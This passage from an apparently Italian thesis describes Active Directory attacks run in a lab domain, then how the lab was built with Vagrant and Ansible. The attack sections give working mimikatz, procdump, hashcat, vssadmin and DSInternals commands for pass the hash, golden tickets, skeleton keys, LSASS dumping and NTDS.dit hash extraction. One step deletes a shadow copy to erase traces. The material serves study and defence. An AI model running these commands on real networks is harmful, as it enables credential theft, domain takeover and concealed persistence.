2.2.1 Descrizione

Pass the hash è una tecnica di **movimento laterale** con la quale un attaccante si autentica a nome di un utente che è riuscito a compromettere, conoscendo solamente l'hash della sua password. Questa tecnica sfrutta il protocollo di autenticazione NTLM, in particolare lo schema di sfida e risposta. Il **protocollo NTLM** prevede, nella sua versione base, uno scambio di tre messaggi:

- NEGOTIATE_MESSAGE – Il client contatta il server sul quale si vuole autenticare, definendo anche le opzioni NTLM da usare [14].
- CHALLENGE_MESSAGE – Il server risponde con una sfida per provare l'identità del client [14].
- AUTHENTICATE_MESSAGE – Il client risponde alla sfida firmando il messaggio con l'hash della sua password [14].

È quindi sufficiente conoscere l'hash di una password per autenticarsi a nome di quell'utente, anche senza essere a conoscenza della password vera e propria. Con questo attacco è quindi possibile innescare una catena di movimenti laterali nel dominio che possono portare alla compromissione di account privilegiati come quelli degli amministratori di dominio.
Per effettuare questo attacco con *mimikatz* è necessario che l'attaccante abbia compromesso l'account di un amministratore locale.

2.2.2 Realizzazione

L'attacco è stato eseguito utilizzando un account di amministratore locale.
Per eseguire l'attacco è necessario eseguire *mimikatz*, quindi aumentare i privilegi dell'ambiente di esecuzione con il comando `privilege::debug`.

Prima di eseguire l'autenticazione con l'hash di un utente, è necessario trovarlo. Un semplice modo per fare ciò con *mimikatz* prevede l'esecuzione del comando `sekurlsa::logonpasswords`. Questo comando stampa a video le informazioni di tutti gli utenti che hanno effettuato il login sulla macchina dalla quale si esegue l'attacco, e tra queste informazioni c'è anche l'hash della password degli utenti.




Figura 2.3: Esecuzione di mimikatz, aumento dei privilegi e dump delle credenziali

A questo punto si cerca l'hash di un admin di dominio, che potrebbe esserci o non esserci a seconda del fatto che questo utente abbia fatto o meno il login su questa macchina.




Figura 2.4: Hash della password dell'utente Administrator, membro del gruppo Domain Admins

Una volta trovato un account amministratore di dominio, ci si annota il suo hash, che sarà poi utilizzato per autenticarsi a suo nome con il comando:

```
sekurlsa::pth /user:Administrator /domain:cyberloop.local
↪ /ntlm:<hash>
```

A questo punto si apre un prompt dei comandi, dove si risulterà essere sempre lo stesso account (Bob) ma in realtà la sessione è dotata dei privilegi di Administrator. È possibile verificarlo provando a collegarsi con una shell sul domain controller e verificando poi l'identità con la quale è stato eseguito il login sul domain controller.




Figura 2.5: Pass the hash (a sinistra) e login sul domain controller (a destra)

2.3 Golden Ticket

2.3.1 Descrizione

La sicurezza del protocollo di autenticazione Kerberos sta nell'uso di segreti condivisi usati per cifrare e firmare i messaggi. Uno di questi segreti, il più importante, è conosciuto solamente dal Key Distribution Center: la password dell'utente krbtgt. L'hash di questa password è usato per cifrare tutti i ticket rilasciati dal KDC. Se un attaccante riesce ad avere questo hash è in grado di generare un ticket capace di impersonare qualsiasi utente del dominio: il golden ticket.
Se un golden ticket viene creato a nome dell'account Administrator, sarà possibile accedere al domain controller e a qualsiasi altra macchina con i privilegi di amministratore di dominio.
Per realizzare questo attacco è necessario che l'attaccante abbia compromesso un account con i privilegi di replicazione o di amministratore sul dominio.

2.3.2 Realizzazione

L'attacco è stato fatto con un account al quale sono stati concessi i privilegi di replicazione sul dominio.
Per iniziare bisogna reperire il SID del dominio, con il comando `whoami /user`.

```
PS C:\kerberoast> whoami /user

USER INFORMATION
----------------

User Name  SID
========== ============================================
alebov\bob S-1-5-21-3431213622-3925975462-3179523934-1001
```

Figura 2.6: SID del dominio

Quindi è necessario conoscere l'hash di krbtgt. Un modo per averlo è la tecnica DCSync vista in precedenza, comando

```
lsadump::dcsync /domain:cyberloop.local /user:krbtgt
```

Una volta che si è in possesso di queste informazioni, è possibile creare il golden ticket e quindi caricare il ticket nella cache per potersi autenticare con privilegi di amministratore sul domain controller. I comandi per la realizzazione di questi due passaggi sono i seguenti:

```
kerberos::golden /domain:cyberloop.local /sid:<domain-sid>
↪  /rc4:<krbtgt hash> /id:500 /user:FakeAdmin
kerberos::ptt ticket.kirbi
```




Figura 2.7: Creazione golden ticket e utilizzo

Il parametro *user* definisce solamente il nome che verrà riportato nei log quando il golden ticket viene usato per autenticarsi. Il parametro che specifica quale utente si andrà a impersonare è invece *id*. In questo caso, avendo scelto l'id 500, con il golden ticket impersoneremo l'utente Administrator.
A questo punto l'attaccante è in possesso di un ticket che gli permette di accedere al domain controller con pieni privilegi. La parte più pericolosa di questo attacco è che il ticket può avere una validità molto lunga, permettendo all'attaccante di avere sempre accesso al sistema.

2.4 LSASS Dump

2.4.1 Descrizione

Il processo *lsass.exe* (Local Security Authority Subsystem Service) è responsabile dell'autenticazione e identificazione degli utenti e dell'applicazione delle

politiche di sicurezza. Tra i dati che mantiene in memoria ci sono gli hash delle password usate dagli utenti per loggarsi sul sistema. Questo attacco mira a collezionare tutti gli hash presenti sulla macchina attaccata, così da poterne effettuare il cracking offline per avere le password in chiaro, senza il rischio per l'attaccante di venire identificato.
Per poter portare a termine l'attacco, l'attaccante deve avere compromesso un account con privilegi di amministratore locale.

2.4.2 Realizzazione

Per eseguire il dump del processo *lsass.exe* ci sono due vie: una che prevede l'utilizzo dell'interfaccia grafica e una mediante linea di comando.
Per la prima delle due, eseguire il programma *task manager* con diritti di amministratore, cliccare su *Details*, tasto destro su *lsass.exe* e *Create dump file*. A questo punto il file verrà creato e a video è possibile vedere dove la posizione nella quale è stato salvato.




Figura 2.8: Lsass dump mediante interfaccia grafica

Un modo per farlo senza utilizzare l'interfaccia grafica è quello di lanciare il prompt dei comandi (o PowerShell) e eseguire il comando `psexec -i -s cmd`. Questo aprirà una nuova shell con diritti di sistema, senza la quale non si riuscirebbe a fare il dump del file.
Quindi eseguire il comando `procdump -ma lsass.exe lsass.dmp`.




Figura 2.9: Lsass dump mediante linea di comando

A questo punto, indipendentemente da quale dei due metodi è stato utilizzato per ottenere il file dump, si procede eseguendo *mimikatz* per estrarre gli hash dal dump file con il comando `sekurlsa::minidump <dumpfile>`, quindi `sekurlsa::LogonPasswords`.




Figura 2.10: Estrazione degli hash dal dump file

A questo punto l'attaccante può copiare gli hash NTLM in un file, per farne il cracking offline.
In una macchina Linux possiamo effettuare il cracking degli hash usando *hashcat*:

```
hashcat -m 1000 hashes.txt -o cracked.txt
↪ /usr/shared/wordlists/rockyou.txt --force --potfile-disable
```

Per dimostrare la validità è stata aggiunta la password al file di wordlist utilizzato.




Figura 2.11: Hashcat per trovare le password in chiaro

2.5 Skeleton Key

2.5.1 Descrizione

Con questo attacco si crea una **master password** che sarà valida per l'autenticazione di qualunque utente all'interno del dominio. Le password legittime continueranno ad essere valide, rendendo ancora più difficile rilevare l'attacco. Per realizzare l'attacco sono necessari privilegi di amministratore di dominio.

2.5.2 Realizzazione

La realizzazione di questo attacco mediante l'uso di *mimikatz* è estremamente semplice. Basta avviare *mimikatz* ed eseguire due comandi su ogni domain controller:

```
privilege::debug
misc::skeleton
```




Figura 2.12: Creazione skeleton key con mimikatz

Sarà ora possibile autenticarsi in ogni computer del dominio e a nome di ogni utente utilizzando come password *mimikatz*.
Per funzionare al meglio, l'attacco deve essere replicato su tutti i domain controller del dominio. Se si compromette solamente una parte dei domain controller, il tentativo di autenticarsi con la skeleton key non funzionerà nel caso in cui il controllo delle credenziali venisse fatto da un domain controller integro.

2.6 Esfiltrazione del file NTDS.dit

2.6.1 Descrizione

Il file *NTDS.dit* è il **database** che contiene tutte le informazioni presenti nel domino AD, inclusi gli hash delle password di tutti gli utenti del dominio. Questo file è sempre sottoposto a lock dal KDC e questo ne impedisce sia la lettura che la semplice copia, come è invece possibile per un qualsiasi altro file. È comunque possibile, per un attaccante, aggirare questo meccanismo di sicurezza per accedere ai dati contenuti in questo file ed esfiltrare preziose informazioni sul dominio AD.

2.6.2 Realizzazione

Essendo il file inaccessibile, se si prova ad effettuare una normale copia si riceve un messaggio di errore.




Figura 2.13: Impossibile copiare il file ntds.dit come se fosse un file qualsiasi

Ci sono varie possibilità par portare avanti questo attacco, qui è riportata quella che usa il comando *vssadmin* per la creazione di una shadow copy.
Creare una shadow copy con il comando:

```
vssadmin create shadow /for=C:
```

```
PS C:\tools> vssadmin create shadow /for=C:
vssadmin 1.1 - Strumento da riga di comando di amministrazione Servizio copia shadow del volume
(C) Copyright 2001-2013 Microsoft Corp.

Creata copia shadow per 'C:\'
    ID copia shadow: {25eb1d7b-490f-46b8-a5da-0c85751b9ee0}
    Nome volume copia shadow: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1
```

Figura 2.14: Creazione shadow copy con vssadmin

Il prossimo passo è quello di recuperare il database dalla shadow copy con il comando `copy`, specificando come sorgente il path: `\\?\GLOBALROOT\Device\<shadow_copy_name>\windows\ntds\ntds.dit`.

```
C:\tools\Exfil>copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\windows\ntds\ntds.dit .
        1 file copiati.

C:\tools\Exfil>ls
"ls" non è riconosciuto come comando interno o esterno,
 un programma eseguibile o un file batch.

C:\tools\Exfil>dir
 Il volume nell'unità C non ha etichetta.
 Numero di serie del volume: D86A-0823

 Directory di C:\tools\Exfil

13/01/2021  15:25    <DIR>          .
13/01/2021  15:25    <DIR>          ..
13/01/2021  09:29        50.331.648 ntds.dit
               1 File     50.331.648 byte
               2 Directory  44.158.480.384 byte disponibili
```

Figura 2.15: Copia del file ntds.dit dalla shadow copy alla directory corrente

N.B.: eseguire la copia con *cmd* e non con *PowerShell* altrimenti il comando non andrà a buon fine.
Il database è però cifrato con una chiave. L'attaccante deve ora copiare il file *SYSTEM* dai registri, questo contiene la boot key che sarà poi necessaria per decifrare il database più tardi:

```
PS C:\tools\Exfil> reg SAVE HKLM\SYSTEM .\SYS
Operazione completata.
```

Figura 2.16: Copia della chiave per decifrare il database

Quindi eliminare le tracce distruggendo la shadow copy:

```
C:\tools\Exfil>vssadmin delete shadows /shadow={25eb1d7b-490f-46b8-a5da-0c85751b9ee0} /Quiet
vssadmin 1.1 - Strumento da riga di comando di amministrazione Servizio copia shadow del volume
(C) Copyright 2001-2013 Microsoft Corp.
```

Figura 2.17: Distruzione della shadow copy

Per esfiltrare gli hash delle password per prima cosa dobbiamo creare una variabile che rappresenti la chiave per decifrare il database:

```
$key = Get-BootKey -SystemHiveFilePath C:\path\to\SYSTEM
```

N.B.: Il comando *Get-BootKey* è parte del modulo *DSInternals*, installabile con il comando:

```
Install-Module -Name DSInternals -Force
```

Per esfiltrare i dati di tutti gli account eseguire il seguente comando:

```
Get-ADDBAccount -All -BootKey $key -DBPath C:\path\to\ntds.dit
```

```
PS C:\tools\Exfil> Get-ADDBAccount -All -BootKey $key -DBPath C:\Tools\Exfil\ntds.dit
Get-ADDBAccount : The database is not in a clean state. Try to recover it first by running the
PS C:\tools\Exfil> 'esentutl /r edb /d' command.
In riga:1 car:1
PS C:\tools\Exfil> + Get-ADDBAccount -All -BootKey $key -DBPath C:\Tools\Exfil\ntds.dit
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : OpenError: (:) [Get-ADDBAccount], InvalidDatabaseStateException
    + FullyQualifiedErrorId : DBContextError,DSInternals.PowerShell.Commands.GetADDBAccountCommand
```

Figura 2.18: Errore: database corrotto

Se, come nella *figura 2.18*, il comando non andasse a buon fine, è perché la shadow copy è stata fatta mentre il domain controller era attivo. È quindi necessario usare un tool per riparare la shadow copy. Questo si può fare con il comando:

```
ESENTUTL /p C:\path\to\ntds.dit /!10240 /8 /o
```

```
C:\tools\Exfil>ESENTUTL /p C:\Tools\Exfil\ntds.dit /!10240 /8 /o


Initiating REPAIR mode...
        Database: C:\Tools\Exfil\ntds.dit
  Temp. Database: TEMPREPAIR3368.EDB

Checking database integrity.

The database is not up-to-date. This operation may find that
this database is corrupt because data from the log files has
yet to be placed in the database.

To ensure the database is up-to-date please use the 'Recovery' operation.


                    Scanning Status (% complete)

          0    10   20   30   40   50   60   70   80   90  100
          |----|----|----|----|----|----|----|----|----|----|
          ..................................................

Initiating DEFRAGMENTATION mode...
            Database: C:\Tools\Exfil\ntds.dit

                  Defragmentation Status (% complete)

          0    10   20   30   40   50   60   70   80   90  100
          |----|----|----|----|----|----|----|----|----|----|
          ..................................................


Moving 'TEMPREPAIR3368.EDB' to 'C:\Tools\Exfil\ntds.dit'... DONE!

Moving 'TEMPREPAIR3368.jfm' to 'C:\Tools\Exfil\ntds.jfm'... DONE!

Note:
  It is recommended that you immediately perform a full backup
  of this database. If you restore a backup made before the
  defragmentation, the database will be rolled back to the state
  it was in at the time of that backup.

Operation completed successfully in 15.469 seconds.
```

Figura 2.19: Riparazione del database con il tool ESENTUTL

Riprovare quindi il comando che prima era fallito:

```
Get-ADDBAccount -All -BootKey $key -DBPath C:\path\to\ntds.dit
```

Ora il commando dovrebbe andare a buon fine e stampare a video un lungo elenco di informazioni, troppo lungo per riportarne uno screenshot. Per comodità è possibile ridirigere l'output su di un file con il comando:

```
Get-ADDBAccount -All -BootKey $key -DBPath C:\path\to\ntds.dit
↪  *> cyberloop_accounts.txt
```

Ora che si hanno a disposizione gli hash delle password di tutti gli account, è possibile eseguire l'attacco pass the hash a nome di qualsiasi utente del dominio. Oltre a questo, è anche possibile fare il cracking degli hash offline con *hashcat* o *john* per cercare di scoprire la password in chiaro di qualche utente.

Capitolo 3

Creazione laboratorio di Active Directory

Dopo aver studiato ed effettuato ricerche sul mondo Active Directory, si sono svolte delle ricerche per capire come rendere completamente automatizzabile la creazione e la configurazione delle macchine virtuali del laboratorio Active Directory.

3.1 Ricerca di soluzioni esistenti

In seguito a ricerche è stata trovata una repository su GitHub [15] che crea e configura automaticamente un laboratorio AD composto da tre macchine: il domain controller, un member server comprensivo di server MS SQL e web server, e infine una workstation Windows. La soluzione proposta dall'autore della repository prevede un provisioning delle machine virtuali con Vagrant e la configurazione post installazione con Ansible.
Vagrant è uno strumento per costruire e gestire ambienti di macchine virtuali in maniera semplice garantendo compatibilità con i principali player tecnologici in ambito di virtualizzazione: VirtualBox, VMWare, AWS, e tanti altri.
Ansible è invece un tool di automazione, usato in questo caso per preparare le macchine virtuali eseguendo automaticamente quelle semplici operazioni che fatte manualmente richiederebbero però molto tempo. È sufficiente definire, utilizzando il linguaggio fornito da Ansible, quali sono i task che si vuole ese-

guire e su quali macchine. Ansible si occuperà di eseguire i comandi giusti al posto nostro, garantendo **completezza**, **integrità** e **idempotenza**.

3.2 Adattamento

La soluzione trovata crea tre macchine virtuali VirtualBox che hanno come sistema operativo Windows 2012 R2 (domain controller e member server) e Windows 10 (workstation).
La repository è stata quindi modificata, per rispecchiare quelle che erano le specifiche dell'azienda. Il laboratorio risultante è composto da cinque macchine virtuali:

- **Domain controller**, con sistema operativo Windows 2019.
- **Member server**, con sistema operativo Windows 2019.
- **Windows workstation**, con sistema operativo Windows 10.
- **Server Linux connesso al dominio**, con sistema operativo Ubuntu 20.04 LTS.
- **Server Linux fuori dal dominio**, con sistema operativo Ubuntu 20.04 LTS.

3.2.1 Vagrant

La creazione delle macchine virtuali è fatta sempre usando Vagrant. Dopo aver installato il tool, per creare tutte le macchine virtuali è sufficiente eseguire il comando `vagrant up`.
Nel file *Vagrantfile*, il file di configurazione che serve a Vagrant per creare correttamente le macchine, sono specificate le caratteristiche come quantità di memoria e di CPU da allocare alle macchine virtuali.

```
config.vm.provider "virtualbox" do |v|
  v.memory = 1024
  v.cpus = 1
end
```

Figura 3.1: Configurazione di quantità di memoria e CPU all'interno del Vagrantfile

Ad ogni macchina viene associato un indirizzo IP privato con il quale sarà possibile effettuare sia le comunicazioni tra macchine virtuali che con la macchina host. Gli IP assegnati sono:

- 192.168.56.10 per il domain controller.
- 192.168.56.11 per il member server.
- 192.168.56.12 per la Windows workstation.
- 192.168.56.13 per il server Linux collegato al dominio.
- 192.168.56.**14** per il server Linux fuori dal dominio.

Vi è poi un **port forwarding** su alcune porte notevoli di queste macchine per potervi accedere mediante l'indirizzo della macchina host, dato che queste non sono dotate di un indirizzo IP pubblico. Per le macchine Windows vi è un forwarding delle porte:

- 3389 – Porta usata per **Remote Desktop Protocol**, quindi per avere un accesso al desktop sulle macchine da remoto.
- 5985 – Porta usata per il protocollo **WinRM**, Windows Remote Management. Il protocollo WinRM serve per effettuare operazioni sulle macchine Windows da remoto, mediante linea di comando. Questa protocollo è usato da Ansible per configurare le macchine.

